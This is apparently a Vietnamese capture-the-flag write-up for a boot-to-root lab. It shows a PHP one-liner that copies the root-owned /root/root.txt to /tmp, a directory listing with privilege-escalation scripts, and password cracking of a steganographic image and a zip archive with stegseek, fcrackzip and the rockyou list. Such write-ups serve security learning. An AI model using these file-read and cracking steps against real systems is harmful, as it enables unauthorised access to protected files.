


- JFIF, vì đây là file ảnh nên mình cần kéo nó về máy để xử lý, dùng tiếp php để copy nó ra

-


```
(@@@@$ export LFILE=/root/root.txt
export RFILE="/tmp/root.txt"
php -r 'copy(getenv("LFILE"), getenv("RFILE"));'$ $
$ ls -lha /tmp
total 8.5M
-rw-r--r-- 1 www-data www-data    0 Jul 20 17:36 !
-rw-r--r-- 1 www-data www-data    0 Jul 20 17:26 -p.dump
drwxrwxrwt 1 root     root     4.0K Jul 21 14:30 .
drwxr-xr-x 1 root     root     4.0K Jul 19 07:21 ..
-rw-r--r-- 1 www-data www-data    0 Jul 20 17:26 .dump
-rwxr-xr-x 1 www-data www-data  40K Jul 20 17:43 LinEnum.sh
-rwsr-sr-x 1 www-data www-data 1.4M Jul 20 18:30 b
-rw-r--r-- 1 www-data www-data  220 Jul 21 11:52 b.py
-rw-r--r-- 1 root     www-data 3.8M Jul 21 12:29 error.txt
-rw-r--r-- 1 www-data www-data    6 Jul 20 07:03 hehe.txt
-rw-r--r-- 1 www-data www-data 164K Jul 20 09:18 hi.txt
-rw-r--r-- 1 www-data www-data    5 Jul 20 16:43 huhu.txt
-rw-r--r-- 1 www-data www-data  30K Jul 21 12:19 lastlog.txt
-rw-r--r-- 1 root     www-data 2.2M Jul 21 14:06 launc.html
-rw-r--r-- 1 root     www-data 2.7K Jul 21 14:08 launc2.html
-rw-r--r-- 1 root     www-data 1.4K Jul 21 14:09 launc3.html
-rw-r--r-- 1 root     www-data 3.4K Jul 21 14:10 launc4.html
-rwxr-xr-x 1 www-data www-data 752K Jul 20 08:47 linpeas.sh
-rwxr-xr-x 1 www-data www-data  47K Jul 20 18:39 lse.sh
-rw-r--r-- 1 root     www-data  41K Jul 21 15:03 root.txt
-rwxr-xr-x 1 www-data www-data 2.0K Jul 20 17:34 suBf.sh
-rw-r--r-- 1 www-data www-data  98K Jul 20 17:44 top12000.txt
```

- Bế được file root ra thành công, giờ chỉ cần thông đường netcat đi về

- 

- 

Steganography

- Sau khi mang về thì ài liền steghide
- 

- Không được @@, thử thêm 1 vài pass nữa nhưng kq vẫn vậy, thôi chạy thử bruteforce với stegseek xem sao
- 

- Steegseek trả ra seed nhưng không export data, cảm thấy không uy tín nên dùng luôn dictionary rockyou

```
┌──(thanh㉿kali)-[~/Desktop/ctf/b2r]
└─$ stegseek out.jpeg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "freedom"
[i] Original filename: "data.zip".
[i] Extracting to "out.jpeg.out".
```

-
- Một nháy ăn ngay :v
- Tiếp tục check file output

```
┌──(thanh㉿kali)-[~/Desktop/ctf/b2r]
└─$ cat out.jpeg.out
PK
b[Tdata/UT     H  b^  bux
                  P,Z TG   6ldata/readme.mdUT   b  bux
data/flag.txtUTS   b  bux  P9[ T&U                        K L (  KW
                 
                   ff b d``P |  E
                                    b           Nf   I \Z    L L  `y x Hw  z ?          
7
                 u  v a a       ovd     q D  xI#  p+ ]hn
fe  `d  `PK
b[T Adata/UTH  bux
                  P,Z TG   6l  ?data/readme.mdUT  bux
   data/flag.txtUT   bux                              P9[ T&U
                    PK
```

-
- Thấy PK nên đổi thành zip, check sơ 1 lượt

```
┌──(thanh㉿kali)-[~/Desktop/ctf/b2r]
└─$ mv out.jpeg.out out.zip

┌──(thanh㉿kali)-[~/Desktop/ctf/b2r]
└─$ unzip out.zip
Archive:  out.zip
   creating: data/
  inflating: data/readme.md
  inflating: data/flag.txt

┌──(thanh㉿kali)-[~/Desktop/ctf/b2r]
└─$ cat data/readme.md
fighting!!!!!!!!!!!!!!!!!!!!!!!!

you are nearly to get the flag.

fighting!!!!!!!!!!!!!!!!!!!!!!!!

┌──(thanh㉿kali)-[~/Desktop/ctf/b2r]
└─$ cat data/flag.txt
PK
        !Y▒T▒D▒▒6root.txtUT     ▒▒b▒▒bux
                                    ▒▒▒9g▒ 9▒3▒▒▒#▒=▒▒;▒▒:
ZV▒▒u
     ?HK▒▒0▒▒1▒▒▒▒▒▒▒▒▒j{hP▒D▒▒6*PK
```

- Cứ tưởng đến đây có flag rồi @@, lại file zip, lần này chơi hẳn pass

```
┌──(thanh㉿kali)-[~/Desktop/ctf/b2r/data]
└─$ unzip flag.zip
Archive:  flag.zip
[flag.zip] root.txt password:
password incorrect--reenter:
```

- Thôi thì lỡ bước bruteforce tiếp

```
┌──(thanh㉿kali)-[~/Desktop/ctf/b2r/data]
└─$ fcrackzip -u -D -p ../rockyou.txt flag.zip

PASSWORD FOUND!!!!: pw == friend

┌──(thanh㉿kali)-[~/Desktop/ctf/b2r/data]
└─$ unzip flag.zip
Archive:  flag.zip
[flag.zip] root.txt password:
 extracting: root.txt
```

-
- Pw = friend và có được flag

```
┌──(thanh㉿kali)-[~/Desktop/ctf/b2r/data]
└─$ cat root.txt
Lab2{_c0ngr4tul4t0n_y0u_4r3_1s_th3_b3st_}
```

-
- Flag: **Lab2{_c0ngr4tul4t0n_y0u_4r3_1s_th3_b3st_}**